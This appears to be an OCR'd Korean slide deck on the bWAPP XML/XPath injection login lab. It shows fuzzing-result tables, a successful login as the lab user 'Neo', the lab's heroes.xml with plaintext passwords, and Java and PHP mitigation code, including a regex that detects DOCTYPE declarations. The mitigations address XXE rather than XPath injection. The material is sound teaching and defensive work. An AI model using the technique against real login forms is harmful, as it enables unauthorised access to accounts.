| 8         | 8       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |
| 9         | 9       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |
| 10        | 10      | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |

RequestResponse

PrettyRawHexRender

### / XML/XPath Injection (Login Form) /

Enter your 'superhero' credentials.

Login:

Password:

Login


Invalid credentials!

Finished



실습

## BWAPP(bee-box) —XML/Xpath Injection (Login Form)



| Request ^ | Payload | Status | Error                               | Timeout                             | Length | Comment |
|-----------|---------|--------|-------------------------------------|-------------------------------------|--------|---------|
| 0         |         | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |
| 1         | 1       | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |
| 2         | 2       | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |
| 3         | 3       | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |
| 4         | 4       | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |
| 5         | 5       | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |
| 6         | 6       | 200    | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | 13658  |         |
| 7         | 7       | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |
| 8         | 8       | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |
| 9         | 9       | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |
| 10        | 10      | 200    | <input type="checkbox"/>            | <input type="checkbox"/>            | 13594  |         |

Request Response

Pretty Raw Hex Render

/ XML/XPPath Injection (Login Form) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome **Neo**, how are you today?

Your secret: **Oh why didn't I took that BLACK pill?**

Finished

# 실습

## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <heroes>
3    <hero>
4      <id>1</id>
5      <login>neo</login>
6      <password>trinity</password>
7      <secret>Oh why didn't I took that BLACK pill?</secret>
8      <movie>The Matrix</movie>
9      <genre>action sci-fi</genre>
10   </hero>
11   <hero>
12     <id>2</id>
13     <login>alice</login>
14
15     ...
16
43   <hero>
44     <id>6</id>
45     <login>selene</login>
46     <password>m00n</password>
47     <secret>It wasn't the Lycans. It was you.</secret>
48     <movie>Underworld</movie>
49     <genre>action horror sci-fi</genre>
50   </hero>
51 </heroes>
```



# Mitigation

1. JAVA 코드에서는 JAXP DocumentBuilderFactory, SAXParserFactory and DOM4J 을 사용하기

```
1 import javax.xml.parsers.DocumentBuilderFactory;
2 import javax.xml.parsers.ParserConfigurationException; // catching unsupported features
3
4 ...
5
6 DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
7 try {
8     dbf.setExpandEntityReferences(false); //엔티티 참조 비활성화
9     dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); //인라인 DTD 허용 비활성화
10    dbf.setFeature("http://xml.org/sax/features/external-general-entities", false); //외부 엔티티 포함 비활성화
11    dbf.setFeature("http://xml.org/sax/features/external-parameter-entities", false); //매개변수 엔티티 포함 비활성화
12    dbf.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd", false); //외부 DTD 포함 비활성화
13 } catch
14 ...
15
```





# Mitigation

2. PHP코드에서는 libxml\_disable\_entity\_loader 함수를 이용하여 외부 Entity 사용을 비활성화하기

PHP 8.0 이상 버전 : 기본 PHP XML파서가 XXE를 방지함

PHP 8.0 이전 버전 : PHP 문서에 따라 XML파서를 사용할 때 XXE를 아래처럼 방지해줘야 함

```
$oldValue = libxml_disable_entity_loader(true);  
$dom = new DOMDocument();  
$dom->loadXML($xml);  
libxml_disable_entity_loader($oldValue);
```



# Mitigation

## 3. 코드의 DOCTYPE 태그에 대해서 다른 문자열로 치환하기

```
$collapsedXML = preg_replace("/[:space:]/", '', $xml);  
if(preg_match("/<!DOCTYPE/i", $collapsedXml))  
{  
    throw new \InvalidArgumentException(  
        'Invalid XML: Detected use of illegal DOCTYPE'  
    );  
}
```





감사합니다

